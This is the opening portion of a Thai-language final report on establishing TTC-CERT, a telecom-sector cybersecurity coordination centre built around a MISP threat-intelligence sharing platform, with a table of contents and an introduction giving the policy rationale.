กทปส

รายงานฉบับสมบูรณ์

โครงการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

ได้รับทุนอุดหนุนจาก
กองทุนวิจัยและพัฒนากิจการกระจายเสียง กิจการโทรทัศน์ และกิจการโทรคมนาคม เพื่อประโยชน์สาธารณะ
(สำนักงาน กสทช.)

หน่วยเจ้าของโครงการ:
สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:
นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:
ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:
นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ
พันโท พิศุทธิ์ ม่วงสมัย
สิบโท มาวิณ ภาสประภา
นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)
ระยะเวลาดำเนินโครงการ: 36 เดือน
สัญญารับทุนเลขที่ A62-1-(2)-010

สารบัญ

1. บทนำ **9**

1.1. หลักการและเหตุผล 9

1.2. ความเชื่อมโยงและสอดคล้องกับแผนแม่บทและยุทธศาสตร์ชาติ 12

1.3. วัตถุประสงค์ และเป้าหมายของศูนย์ TTC-CERT 13

1.4. ความสอดคล้องกับวัตถุประสงค์ของกองทุน กทปส. 14

1.5. ผลที่คาดว่าจะได้รับ 15

1.6. ตัวชี้วัดความสำเร็จ 16

2. การวิเคราะห์การออกแบบ **19**

2.1. ทฤษฎี/งานวิจัย/โครงการที่เกี่ยวข้อง 19

2.2. กรอบแนวคิด 24

2.3. รูปการจัดกิจกรรม งานแถลงข่าว และจัดทำเว็บไซต์ 26

2.4. รูปแบบและลักษณะการจัดกิจกรรมการพัฒนาบุคลากร (Capacity Building Program) 27

2.5. รูปแบบและลักษณะการจัดงานสัมมนาเผยแพร่ความรู้เพื่อประโยชน์สาธารณะ 28

2.6. รูปแบบและลักษณะของโครงการระบบ Platform การแลกเปลี่ยนข้อมูล 28

2.7. รูปแบบและลักษณะของการเตรียมการเชื่อมต่อและใช้งาน Intelligence Feed 35

2.8. มาตรฐานที่เกี่ยวข้องเพื่อใช้ในโครงการระบบ Platform การแลกเปลี่ยนข้อมูลและการเตรียมการเชื่อมต่อและใช้งาน Intelligence Feed 39

3. ขอบเขตและกิจกรรมการดำเนินงาน **41**

4. แผนการดำเนินงานโครงการ **42**

วิธีการดำเนินโครงการ **48**

5. โครงสร้างและภารกิจของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม **48**

5.1. กล่าวทั่วไป 48

5.2. พันธกิจ ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม 48

5.3. วัตถุประสงค์ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม 49

5.4. บทบาท หน้าที่ ความรับผิดชอบ และกรอบการทำงาน ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัย

ระบบคอมพิวเตอร์ด้านโทรคมนาคม 49
5.5. บทบาท หน้าที่ ความรับผิดชอบ และกรอบการทำงาน ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม 51
5.6. การดำเนินงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม 51
6. การออกแบบสถาปัตยกรรมของระบบ (System Architecture Design) 55
7. การออกแบบโครงสร้างพื้นฐานของระบบ (System Infrastructure Design) 61
8. รูปแบบการ hardening ระบบปฏิบัติการ 66
8.1. รายละเอียด configuration baselines ของระบบปฏิบัติการ Ubuntu Server 20.04 LTS 66
8.2. การ Implement Systems Hardening โดยใช้ CIS Benchmarks และ Ansible 76
9. การออกแบบระบบเครือข่ายและระบบเครื่องแม่ข่ายเพื่อใช้กับระบบ Platform การแลกเปลี่ยนข้อมูล และ Intelligence Feed บนโครงสร้างพื้นฐานของ Cloud Service Provider (Infrastructure as a service - IaaS) 81
10. การออกแบบโครงสร้างการทำงานภายใน ระบบ Platform การแลกเปลี่ยนข้อมูล (Malware Information Sharing Platform - MISP) 82
10.1. การออกแบบ MISP organisations, community interactions, และ รูปแบบการแชร์ข้อมูล 82
10.2. การออกแบบ taxonomy 84
11. การติดตั้ง ระบบ Platform การแลกเปลี่ยนข้อมูล 115
11.1. การติดตั้งระบบปฏิบัติการและการทำ Operating System Hardening 115
11.2. การติดตั้ง Malware Information Sharing Platform - MISP 116
11.3. การ Configure Malware Information Sharing Platform และการทำ MISP Hardening 118
11.3.1. ดำเนินการ Hardening ระบบ Platform การแลกเปลี่ยนข้อมูล 118
11.3.2. ทดสอบค่าความปลอดภัยของ MISP 123
11.3.4. ดำเนินการสร้าง Organisations ของแต่ละองค์กรของสมาชิก ในระบบ เช่น 124
11.3.7. ดำเนินการ Server Settings & Maintenance 125
11.3.8. ดำเนินการ Activate Feeds 132
11.3.9. การกำหนด Scheduled Tasks เพื่อให้ระบบ Platform การแลกเปลี่ยนข้อมูล ทำงานโดยอัตโนมัติ 133

11.3.10. MISP Logs 133
11.4. การติดตั้ง service อื่น ๆ ที่จำเป็นในการทำงานของระบบ Platform การแลกเปลี่ยนข้อมูล 135
11.4.1. การกำหนดค่าเกี่ยวกับ Hypertext Transfer Protocol Secure (HTTPs) 135
11.4.2. การ configuration เกี่ยวกับการเก็บ Log และการส่ง Log ไปที่ Centralized Log Server 137
11.4.3. การดำเนินการในเรื่อง MISP Backup 143
11.4.4. การดำเนินการในเรื่อง MISP Restore 144
12. การดำเนินการในเรื่องการปรับปรุง (update) SSL/TLS Certificate ตัวใหม่ของระบบ Platform การแลกเปลี่ยนข้อมูล 145
12.1. การดำเนินการในเรื่องการปรับปรุง (update) SSL/TLS Certificate ประจำปี 2565 145
12.2. การดำเนินการในเรื่องการปรับปรุง (update) SSL/TLS Certificate ประจำปี 2566 162
13. การนำการตรวจสอบสิทธิ์แบบสองปัจจัย (Two-factor Authentication) มาใช้งานในระบบ 178
13.1. การติดตั้ง Google Authenticator PAM module 178
13.2. การกำหนดค่า OpenSSH และการทำให้ SSH ใช้งานการตรวจสอบสิทธิ์แบบสองปัจจัย (Two-factor Authentication) 180
13.3. ทดสอบการ SSH โดยใช้งานการตรวจสอบสิทธิ์แบบสองปัจจัย (Two-factor Authentication) 181
14. การเชื่อมต่อ Threat Intelligence Feed 183
14.1. การเชื่อมต่อจากแหล่งข้อมูล Commercial Threat Intelligence Feed 183
14.2. การเชื่อมต่อจากแหล่งข้อมูล Open Source Threat Intelligence Feed 186
15. การเชื่อมต่อและการทดลองใช้งานระบบฐานข้อมูลอัจฉริยะ (Threat Intelligence) 191
15.1. การสร้าง Event และ publish Event เพื่อแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ 191
15.2. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance อื่น ๆ ของภาคส่วนโทรคมนาคม 192
15.3. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของ บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด 196
15.4. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของ บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT) 197
15.5. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของ บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT) 198

15.6. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของ บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด 199
15.7. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของ บริษัท ดีแทค ไตรเน็ต จำกัด 200
15.8. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ของสมาชิกรายอื่น 201
16. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของหน่วยงานภายนอกภาคส่วนโทรคมนาคม 202
16.1. การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับ MISP instance ของสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) 202
17. ผลการดำเนินโครงการ 209
17.1. รายงานการจัดงานแถลงข่าวเปิดตัวศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) 209
17.2. รายงานการจัดงานสัมมนาเผยแพร่ความรู้เพื่อประโยชน์สาธารณะ 219
17.3. รายงานการจัดกิจกรรม Capacity Building 220
17.3.1. การจัดกิจกรรม Capacity Building ครั้งที่ 1 220
17.3.2. การจัดกิจกรรม Capacity Building ครั้งที่ 2 220
17.3.3. การจัดกิจกรรม Capacity Building ครั้งที่ 3 220
17.4. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT และส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่าน Platform การแลกเปลี่ยนข้อมูล 221
17.5. ข้อมูล Threat Intelligence ทั้งที่มาจากแหล่งข้อมูล Open Source Threat Intelligence และแหล่งข้อมูล Commercial Threat Intelligence ที่ศูนย์ TTC-CERT ส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่าน Platform การแลกเปลี่ยนข้อมูล 222
17.6. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ที่ส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่าน Platform การแลกเปลี่ยนข้อมูล และเผยแพร่ผ่านหน้าเว็บไซต์ของศูนย์ TTC-CERT 223
17.6.1. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 1 223
17.6.2. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 2 224
17.6.3. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 3 226
17.6.4. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 4 235

17.7. รายงานการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะ 248
17.8. รายงานการประสานงานกับองค์กร/หน่วยงาน ที่เกี่ยวข้องกับการรักษาความปลอดภัยทางไซเบอร์ รวมถึงการร่วมมือกับสมาคมหรือผู้ประกอบการอินเทอร์เน็ต 254
17.8.1. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) 254
17.8.2. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ หน่วยงานโครงสร้างพื้นฐานสำคัญของชาติ (Critical Infrastructure) 269
17.8.3. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ หน่วยงานด้านความมั่นคง 269
17.8.4. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ ในด้านบริการภาครัฐที่สำคัญ ที่มีการให้บริการโดยตรงแก่ประชาชน (DG-CERT) 271
17.8.5. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานงานด้านความมั่นคงปลอดภัยเทคโนโลยีสารสนเทศภาคการธนาคาร (TB-CERT) 271
17.8.6. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ภาคตลาดทุน (TCM-CERT) 272
17.8.7. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ภาคภาคธุรกิจประกันภัย (TI-CERT) 273
17.8.8. การร่วมมือ การประสานงาน กับ องค์กร หรือ หน่วยงาน หรือ สมาคม หรือ ผู้ประกอบการ ที่เกี่ยวข้องกับการรักษาความปลอดภัยทางไซเบอร์ 273
17.9. รายงานผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล 281
17.9.1. รายงานผลสำรวจความพึงพอใจของสมาชิก ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 1 281

17.9.2. รายงานผลสำรวจความพึงพอใจของสมาชิก ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 2 281

17.9.3. รายงานผลสำรวจความพึงพอใจของสมาชิก ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 3 282

17.9.4. รายงานผลสำรวจความพึงพอใจของสมาชิก ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 4 **282**

17.10. รายงานผลการดำเนินงานฉบับย่อสำหรับลงตีพิมพ์ในวารสารสำนักงาน กสทช. 283

บรรณานุกรม **284**

1. บทนำ

1.1. หลักการและเหตุผล

1.1.1. ความรุนแรงของภัยคุกคามทางไซเบอร์ ในภาพรวม

ในปัจจุบันปัญหาภัยคุกคามทางไซเบอร์ ได้ทวีความรุนแรงเพิ่มขึ้นอย่างต่อเนื่องตามเทคโนโลยีดิจิทัลที่พัฒนาอย่างรวดเร็ว ปัญหาดังกล่าวได้ส่งผลกระทบต่อภาคธุรกิจและการเงินอย่างมีนัยสำคัญ ตัวอย่างเช่น (1) ภัยคุกคามจากมัลแวร์ : กรณีมัลแวร์ WannaCry แพร่ระบาดเมื่อกลางปี พ.ศ. 2560 เรียกเงินค่าไถ่ค่าปลดล็อกรหัสจากคอมพิวเตอร์ที่ติดมัลแวร์นี้ ส่งผลให้คอมพิวเตอร์กว่า 2 แสนเครื่อง ในกว่า 150 ประเทศทั่วโลก รวมทั้งประเทศไทยได้รับความเสียหายคิดเป็นมูลค่าหลายพันล้านเหรียญสหรัฐ (2) การจารกรรมข้อมูล : กรณีฐานข้อมูลด้านสุขภาพของประชาชนชาวสิงคโปร์จำนวน 1.5 ล้านราย ถูกแฮกเกอร์จารกรรมไปตั้งแต่ช่วงกลางปี พ.ศ. 2558 แต่ภาครัฐกลับเพิ่งรู้ตัวเมื่อกลางปี พ.ศ. 2561 ทำให้เกิดการละเมิดต่อข้อมูลทางสุขภาพของประชาชนครั้งที่ใหญ่ที่สุดของประเทศสิงคโปร์ (3) เทคโนโลยีใหม่ ๆ : กรณีแฮกเกอร์ปล่อยมัลแวร์ Mirai ใส่ช่องโหว่ของอุปกรณ์ IoT (Internet of Things) เพื่อเปลี่ยนอุปกรณ์ IoT ชิ้นเล็ก ๆ หลายชิ้นให้เป็นกองทัพไปโจมตีด้วยวิธี distributed denial-of-service (DDoS) เครื่องให้บริการชื่อโดเมน (Domain Name Server -DNS) ทำให้ผู้ใช้บริการไม่สามารถเข้าถึงเว็บไซต์ได้ ส่งผลกระทบต่อผู้ใช้งานทั่วโลก ทั้งนี้ IoT นับเป็นเทคโนโลยีที่จะมีความสำคัญยิ่งในอนาคต เนื่องจากเป็นส่วนหนึ่งของการพัฒนาประเทศไปสู่ Smart City, Smart Agriculture, Smart Logistic, Smart Industrial, Smart Health ฯลฯ

จากตัวอย่างข้างต้น จะเห็นได้ว่าภัยคุกคามทางไซเบอร์มีความสำคัญและยิ่งทวีความรุนแรงมากขึ้น โดยเฉพาะอย่างยิ่งเมื่อมีการพัฒนาประเทศไปสู่ยุคเศรษฐกิจดิจิทัล ตามนโยบาย Thailand 4.0 หรือเมื่อมีการเปลี่ยนผ่านเทคโนโลยีการสื่อสารไปสู่ยุค 5G เนื่องจากภัยคุกคามดังกล่าวได้ส่งผลให้เกิดความเสียหาย ส่งผลกระทบต่อสาธารณะ หรือประชาชนเป็นวงกว้าง จึงจำเป็นต้องมีแนวทางการเฝ้าระวังป้องกัน และหากปัญหาภัยคุกคามได้เกิดขึ้นแล้ว ต้องรู้ตัวและมีแนวทางการแก้ไขปัญหาให้ได้โดยเร็ว

1.1.2. ความมั่นคงปลอดภัยทางไซเบอร์กับอุตสาหกรรมโทรคมนาคมไทย

ความมั่นคงปลอดภัยทางไซเบอร์เป็นเรื่องที่สำคัญยิ่งในการให้บริการโทรคมนาคม จากข้อมูลรายงานสภาพตลาดโทรคมนาคมของสำนักงาน กสทช. ณ สิ้นไตรมาส 4 พ.ศ. 2562[1] พบว่า ประเทศไทยมีผู้ใช้บริการโทรคมนาคมเป็นจำนวนมาก โดยมีปริมาณแบนด์วิธ

[1]"รายงานสภาพตลาดโทรคมนาคม ประจาไตรมาสที่ 4 ปี2562 - สำนักงาน กสทช." http://www.nbtc.go.th/getattachment/Business/commu/telecom/informatiton/research/รายงานสภาพตลาดโทรคมนาคม/markettelecom62/39516-(1)/Report4Q62.pdf. Accessed 28 Aug 2023

บริการเข้าถึงบรอดแบนด์รวมกันทั้งหมด 6,307.91 Gbps แบ่งเป็น (1) การเชื่อมต่ออินเทอร์เน็ตผ่าน Optical Fiber access มีปริมาณแบนวิธ 2,889.47 Gbps (2) การเชื่อมต่ออินเทอร์เน็ตผ่าน xDSL มีปริมาณแบนวิธ 2,146.04 Gbps (3) การเชื่อมต่ออินเทอร์เน็ตผ่าน Cable Broadband มีปริมาณแบนวิธ 789.23 Gbps (4) การเชื่อมต่ออินเทอร์เน็ตผ่าน Mobile Broadband Access (UMTS) มีปริมาณแบนวิธ 110.62 Gbps (5) การเชื่อมต่ออินเทอร์เน็ตผ่าน Satellite Broadband มีปริมาณแบนวิธ 18.10 Gbps และ (6) การเชื่อมต่ออินเทอร์เน็ตผ่านการเชื่อมต่อแบบอื่น ๆ มีปริมาณแบนวิธ 345.45 Gbps

นอกจากผู้ใช้บริการโทรคมนาคมแล้ว ก็ยังมีผู้ใช้บริการทางการเงินผ่านโครงข่ายโทรคมนาคมอีกเป็นจำนวนมาก จากข้อมูลจากธนาคารแห่งประเทศไทย ณ เดือนสิงหาคม พ.ศ. 2563[2] พบว่า ประเทศไทยมีผู้ใช้บริการทางการเงินผ่านโครงข่ายโทรคมนาคม ได้แก่ (1) Internet Banking มีผู้ใช้บริการ 29.40 ล้านบัญชี (2) Mobile Banking มีผู้ใช้บริการ 60.08 ล้านบัญชี (3) พร้อมเพย์มีผู้ใช้บริการ 52.7 ล้านราย[3] ซึ่งยังเพิ่มขึ้นอย่างต่อเนื่อง นอกจากนี้ การทำธุรกรรมต่าง ๆ ใด ๆ ทางอิเล็กทรอนิกส์ทั้งของภาครัฐและภาคเอกชน ล้วนมีการดำเนินการโดยผ่านโครงข่ายโทรคมนาคมทั้งสิ้น ดังนั้น หากเกิดปัญหาภัยคุกคามทางไซเบอร์ทำให้ระบบโทรคมนาคมไม่สามารถให้บริการได้แม้เพียงชั่วขณะ ก็จะส่งกระทบไปถึงความมั่นคงทางเศรษฐกิจและการเงินของประเทศ หรือประโยชน์สาธารณะอย่างแน่นอน จึงมีความจำเป็นที่จะต้องสร้างความเข้มแข็งในด้านความมั่นคงทางไซเบอร์ให้กับภาคส่วนโทรคมนาคม โดยแนวทางประการหนึ่งในการสร้างความเข้มแข็งก็คือการสนับสนุนให้ผู้ประกอบกิจการโทรคมนาคมได้มีการเฝ้าระวังภัยคุกคามทางไซเบอร์ร่วมกันโดยการจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (Thailand Telecomunications Computer Emergency Response Team)

การปฏิบัติงานด้านการรักษาความปลอดภัยทางไซเบอร์ในปัจจุบันมีประเด็นปัญหาที่พบบ่อย ได้แก่ ขนาดของข้อมูลที่มีจำนวนมาก การขาดนักวิเคราะห์ด้านภัยคุกคามทางไซเบอร์และการโจมตีของผู้ไม่ประสงค์ดีที่มีความซับซ้อนมากขึ้น ในปัจจุบันมีเครื่องมือมากมายในการจัดการปัญหาและข้อมูลเหล่านี้ แต่อย่างไรก็ตามเครื่องมือเหล่านี้ไม่สามารถทำงานผสมผสาน (integrate) รวมกันเป็นหนึ่งได้ ส่งผลให้เจ้าหน้าที่ผู้ปฏิบัติงานของแต่ละองค์กรต้องใช้เวลาในการบริหารจัดการเครื่องมือและข้อมูลจำนวนมาก ในขณะที่มีทรัพยากรและเวลาที่จำกัด

[2] "PS_PT_009_S2 Use of Mobile Banking and Internet Banking 1 - BOT." https://app.bot.or.th/BTWS_STAT/statistics/BOTWEBSTAT.aspx?reportID=949&language=ENG. Accessed 28 Aug. 2023.

[3] "Online Payment : PromptPay the game changer." https://www.bot.or.th/content/dam/bot/documents/th/research-and-publications/reports/payment-report/bi-monthly-report/Bi-monthly_report_Vol2-2020_April.pdf. Accessed 28 Aug. 2023.

อีกทั้ง การเพิ่มขึ้นของภัยคุกคามแบบ advanced persistent threats (APT) และการเพิ่มขึ้นของข้อมูลจำนวนมากที่เกี่ยวข้องกับการตรวจจับภัยคุกคาม ทำให้งานของนักวิเคราะห์ด้านความปลอดภัยทางไซเบอร์มีความยากขึ้นเป็นทวีคูณ ทั้งนี้งานของนักวิเคราะห์ด้านความปลอดภัยทางไซเบอร์มักเกี่ยวข้องกับการวิเคราะห์ข้อมูลด้วยตนเองผ่านการแจ้งเตือนด้านความปลอดภัยทางไซเบอร์เป็นจำนวนมากจากอุปกรณ์ด้านความปลอดภัยทางไซเบอร์ที่ใช้งานในองค์กร เพื่อค้นหา ตรวจจับ และป้องกันภัยคุกคามทางไซเบอร์ที่เกิดขึ้นกับองค์กร จากข้อมูลจำนวนมหาศาลที่รวบรวมโดยแต่ละองค์กรในปัจจุบัน ทำให้แทบจะเป็นไปไม่ได้เลยที่จะดำเนินการการป้องกันภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพ ในขณะที่ทีมรักษาความปลอดภัยใช้ทรัพยากร เครื่องมือ และซอฟต์แวร์เพื่อแก้ไขปัญหาความท้าทายเหล่านี้ แต่บ่อยครั้งที่เครื่องมือที่พวกเขาต้องการ ไม่สามารถทำงานร่วมกับโครงสร้างพื้นฐาน เครื่องมือ และซอฟต์แวร์ที่มีอยู่ในองค์กร

อย่างไรก็ดี ระบบ Platform การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ สามารถเข้ามาช่วยแก้ปัญหาการเพิ่มขึ้นของข้อมูลภัยคุกคามทางไซเบอร์ได้ โดยระบบดังกล่าวจะทำการประมวลผลและวิเคราะห์ข้อมูลจากหลายที่มาโดยอัตโนมัติผ่าน Intelligence Feed หรือ จากอุปกรณ์ด้านความปลอดภัยทางไซเบอร์ ซึ่งจะช่วยลดภาระงานของทีมรักษาความปลอดภัยด้วยวิธีการวิเคราะห์ที่มีประสิทธิภาพแบบเรียลไทม์ ทีมรักษาความปลอดภัยจึงสามารถตอบสนองต่อภัยคุกคามได้รวดเร็วและแม่นยำยิ่งขึ้น

นอกจากนี้ ระบบ Platform การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ จะช่วยให้ทีมรักษาความปลอดภัยสามารถแบ่งปันและแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์กับแผนกอื่น ๆ ที่เกี่ยวข้อง และ/หรือ กับหน่วยงานด้านความปลอดภัยทางไซเบอร์ภายนอกองค์กร โดยระบบจะ รวบรวม วิเคราะห์ และบูรณาการข้อมูลภัยคุกคามทางไซเบอร์จากหน่วยงานอื่น ๆ ที่ได้แบ่งปัน และแลกเปลี่ยนข้อมูลใน Platform การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ รวมถึงสามารถบูรณาการข้อมูลภัยคุกคามทางไซเบอร์จากแหล่งข่าวเปิดต่าง ๆ ได้โดยอัตโนมัติ

ระบบฐานข้อมูลอัจฉริยะ (Threat Intelligence) จะช่วยให้องค์กรสามารถ รวบรวม เปรียบเทียบ และวิเคราะห์ข้อมูลภัยคุกคามแบบเรียลไทม์ เพื่อตรวจจับ และยับยั้ง ผู้โจมตีหรือผู้ไม่ประสงค์ดีก่อนที่จะสร้างความเสียหายให้กับองค์กร ได้อย่างรวดเร็วยิ่งขึ้น ทั้งนี้ Scott J. Roberts และ Rebekah Brown ผู้เขียนหนังสือ Intelligence-Driven Incident Response ได้ระบุถึงความสำคัญของระบบฐานข้อมูลอัจฉริยะ (Threat Intelligence) ไว้ว่า เมื่อเรามีความเข้าใจผู้โจมตีหรือผู้ไม่ประสงค์ดีได้ดีขึ้น เราสามารถจะระบุรูปแบบที่แสดงความคล้ายคลึง

หรือความสัมพันธ์กันระหว่างเหตุการณ์การโจมตีต่าง ๆ ได้ง่ายขึ้น การตอบสนองต่อภัยคุกคามทางไซเบอร์ที่ขับเคลื่อนด้วยระบบฐานข้อมูลอัจฉริยะ (Threat Intelligence) ส่งผลให้ เราต้องดำเนินการ รวบรวม วิเคราะห์ และแลกเปลี่ยนข้อมูลระบบฐานข้อมูลอัจฉริยะ (Threat Intelligence) ซึ่งจะช่วยให้เราสามารถระบุและตอบสนองต่อภัยคุกคามทางไซเบอร์ ที่มีรูปแบบที่คล้ายคลึงกับเหตุการณ์ที่เราเคยเจอหรือที่มีการแลกเปลี่ยนข้อมูลได้รวดเร็วยิ่งขึ้น

1.2. ความเชื่อมโยงและสอดคล้องกับแผนแม่บทและยุทธศาสตร์ชาติ

การวิจัยและพัฒนา Platform การแลกเปลี่ยนข้อมูล และเตรียมการเชื่อมต่อและใช้งาน Intelligence Feed เพื่อจัดตั้งศูนย์ TTC-CERT เป็นการดำเนินการที่สอดคล้องกับนโยบายของภาครัฐที่กำหนดให้การรักษาความมั่นคงปลอดภัยทางไซเบอร์ในกิจการโทรคมนาคม ซึ่งเป็นโครงสร้างพื้นฐานสำคัญทางสารสนเทศของประเทศ เป็นเรื่องที่มีความจำเป็นโดยเร่งด่วน และมีความสำคัญต่อความมั่นคงในระดับชาติ ดังนี้

1.2.1. แผนยุทธศาสตร์ชาติ 20 ปี[4] ปัจจุบันภาครัฐได้มีนโยบายที่ให้ความสำคัญกับความมั่นคงปลอดภัยทางไซเบอร์ เนื่องจากอาจกระทบต่อความมั่นคงของรัฐ และความสงบเรียบร้อยภายในประเทศ ดังจะเห็นได้จากแผนยุทธศาสตร์ชาติ 20 ปี (พ.ศ.2561-2580) ในด้านความมั่นคง ที่กำหนดให้ปัญหาอาชญากรรมทางไซเบอร์ เป็นปัญหาความมั่นคงเร่งด่วน ที่จะต้องดำเนินการแก้ไข และในยุทธศาสตร์ชาติด้านความสามารถในการแข่งขัน ได้สนับสนุนให้มีการพัฒนาอุตสาหกรรมความมั่นคงทางด้านความปลอดภัยไซเบอร์

1.2.2. แผนพัฒนาเศรษกิจและสังคมแห่งชาติฉบับที่สิบสอง (พ.ศ. 2560-2564)[5] กำหนดให้การป้องกันภัยและแก้ไขปัญหาภัยคุกคามทางเทคโนโลยีสารสนเทศและไซเบอร์เป็นส่วนหนึ่งของยุทธศาสตร์ที่ 5: การเสริมสร้างความมั่นคงแห่งชาติเพื่อการพัฒนาประเทศสู่ความมั่งคั่งและยั่งยืนโดยมีเป้าหมายในการลดอันดับความเสี่ยงจากการโจมตีด้านไซเบอร์ให้ต่ำกว่าอันดับที่ 10 ของโลก นอกจากนี้ในยุทธศาสตร์ที่ 7 การพัฒนาโครงสร้างพื้นฐานและระบบโลจิสติกส์ ได้มีวัตถุประสงค์ที่เน้นการพัฒนาระบบความปลอดภัยทางไซเบอร์ให้มีความมั่นคง โดยมีแนวทางการพัฒนาเศรษฐกิจดิจิทัลแนวทางหนึ่งคือการสร้างความมั่นคงปลอดภัยทางไซเบอร์โดยการจัดตั้งศูนย์การเฝ้าระวังและรับมือภัยคุกคามทางไซเบอร์เพื่อดูแลปัญหาและรับมือกับภัยคุกคามที่เปลี่ยนแปลงไปตามความก้าวหน้าของเทคโนโลยีโดยเฉพาะความมั่งคงปลอดภัยในภาคการเงิน และความปลอดภัยของข้อมูลส่วนบุคคล

[4] "ยุทธศาสตร์ชาติ - ราชกิจจานุเบกษา." 13 Oct. 2018, http://www.ratchakitcha.soc.go.th/DATA/PDF/2561/A/082/T_0001.PDF. Accessed 24 Sep. 2020.

[5] "แผนพัฒนาเศรษฐกิจและสังคมแห่งชาติ ฉบับที่ 12 - สภา พัฒนาการ ...." https://www.nesdc.go.th/ewt_dl_link.php?nid=6422. Accessed 24 Sep. 2020.

